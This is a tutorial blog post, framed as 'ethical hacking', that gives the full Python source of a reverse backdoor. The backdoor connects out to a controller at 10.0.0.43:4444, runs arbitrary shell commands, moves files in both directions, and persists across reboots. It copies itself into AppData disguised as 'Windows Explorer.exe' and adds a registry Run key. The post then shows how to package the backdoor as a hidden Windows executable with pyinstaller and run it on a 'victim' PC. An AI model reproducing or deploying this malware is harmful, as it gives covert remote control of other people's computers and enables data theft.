
Python Ethical Hacking - Persistence(2)
Polish the Python code by adding the become_persistent function.
#!/usr/bin/env python

import json

import socket

import subprocess

import os

import base64

import sys

import shutil

class Backdoor:

    def __init__(self, ip, port):

        self.become_persistent()

        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        self.connection.connect((ip, port))

    def become_persistent(self):

        evil_file_location = os.environ["appdata"] + "\\Windows Explorer.exe"

        if not os.path.exists(evil_file_location):

            shutil.copyfile(sys.executable, evil_file_location)

            subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v test /t REG_SZ /d "' + evil_file_location + '"', shell=True)

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def change_working_directory_to(self, path):

        os.chdir(path)

        return "[+] Changing working directory to " + path

    def execute_system_command(self, command):

        DEVNULL = open(os.devnull, "wb")

        return subprocess.check_output(command, shell=True, stderr=DEVNULL, stdin=DEVNULL)

    def read_file(self, path):

        with open(path, "rb") as file:

            return base64.b64encode(file.read())

    def write_file(self, path, content):

        with open(path, "wb") as file:

            file.write(base64.b64decode(content))

            return "[+] Upload successful."

    def run(self):

        while True:

            command = self.reliable_receive()

            try:

                if command[0] == "exit":

                    self.connection.close()

                    sys.exit()

                elif command[0] == "cd" and len(command) > 1:

                    command_result = self.change_working_directory_to(command[1])

                elif command[0] == "upload":

                    command_result = self.write_file(command[1], command[2])

                elif command[0] == "download":

                    command_result = self.read_file(command[1]).decode()

                else:

                    command_result = self.execute_system_command(command).decode()

            except Exception:

                command_result = "[-] Error during command execution."

            self.reliable_send(command_result)

try:

    my_backdoor = Backdoor("10.0.0.43", 4444)

    my_backdoor.run()

except Exception:

    sys.exit()
Convert to Windows executable file.
wine /root/.wine/drive_c/Program\ Files\ \(x86\)/Python37-/Scripts/pyinstaller.exe reverse_backdoor.py --onefile --noconsole

Execute the reverse_backdoor file on the victim Windows 10 PC.



Restarted the victim Windows PC and the communication established automatically.

Python Ethical Hacking - Persistence(2)的更多相关文章
- Python Ethical Hacking - Persistence(1)
PRESISTENCE Persistence programs start when the system starts. Backdoors -> maintain our access. ...
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - BACKDOORS(1)
REVERSE_BACKDOOR Access file system. Execute system commands. Download files. Upload files. Persiste ...
- Python Ethical Hacking - Malware Analysis(1)
WRITING MALWARE Download file. Execute Code. Send Report. Download & Execute. Execute & Repo ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
- Python Ethical Hacking - NETWORK_SCANNER(1)
NETWORK_SCANNER Discover all devices on the network. Display their IP address. Display their MAC add ...
- Python Ethical Hacking - MAC Address & How to Change(3)
SIMPLE ALGORITHM Goal -> Check if MAC address was changed. Steps: 1. Execute and read ifconfig. ...
- Python Ethical Hacking - MAC Address & How to Change(2)
FUNCTIONS Set of instructions to carry out a task. Can take input, and return a result. Make the cod ...
随机推荐
- cc30a_demo-CppPrimer_友元与继承-txwtech友元关系不能继承-要明确授予友元
//友元可以访问类的private与protected成员//友元关系不能继承-要明确授予友元 #include <iostream>//CppPrimer_友元与继承-txwtech-- ...
- SpringBoot + Mybatis + Redis 整合入门项目
这篇文章我决定一改以往的风格,以幽默风趣的故事博文来介绍如何整合 SpringBoot.Mybatis.Redis. 很久很久以前,森林里有一只可爱的小青蛙,他迈着沉重的步伐走向了找工作的道路,结果发 ...
- android屏幕适配的全攻略2--支持手机各种屏幕密度dpi
如何为不同密度的屏幕提供不同的资源和使用密度独立的单位. 1 使用密度无关像素 坚决杜绝在布局文件中使用绝对像素来定位和设置大小.因为不同的屏幕有不同的像素密度,所以使用像素来设置控件大小是有问题的, ...
- TestNG配合ant脚本进行单元测试
上面就是一个简单的SSM框架的整合,数据库来自宜立方商城的e3-mall采用一个简单的spring-mvc和spring以及mybatis的整合 单元测试代码为 TestUserByTestNG.ja ...
- redis高级命令2
主服务负责数据的写,从服务器负责客户端的高并发来读 创建主从复制 clone不能让上面的mac地址不能重复,IP地址也不能重复 122和123是从服务器,我们修改二者的配置文件 其中 192.168. ...
- DataFrame索引和切片
import numpy as np import pandas as pd from pandas import DataFrame, Seriesdf = DataFrame(data=np.ra ...
- Python3-apscheduler模块-定时调度
from apscheduler.schedulers.background import BackgroundScheduler, BlockingScheduler from apschedule ...
- EnvironmentPostProcessor
概览 SpringBoot支持动态的读取文件,留下的扩展接口 org.springframework.boot.env.EnvironmentPostProcessor,进行配置文件的集中管理,从而避 ...
- 一不小心,我就上传了 279674 字的 MySQL 学习资料到 github 上了
自从2019年11月我们出版了<千金良方--MySQL 性能优化金字塔法则>一书之后,持续不断有人来询问我MySQL 4 个系统字典库相关的问题,因为篇幅原因,书中并没有完整收录4个字典库 ...
- 客官,来看看AspNetCore的身份验证吧
开篇 这段时间潜水了太久,终于有时间可以更新一篇文章了. 通过本篇文章您将Get: Http的一些身份验证概念 在AspNetCore中实现身份验证方案 JWT等概念的基础知识 使用Bearer To ...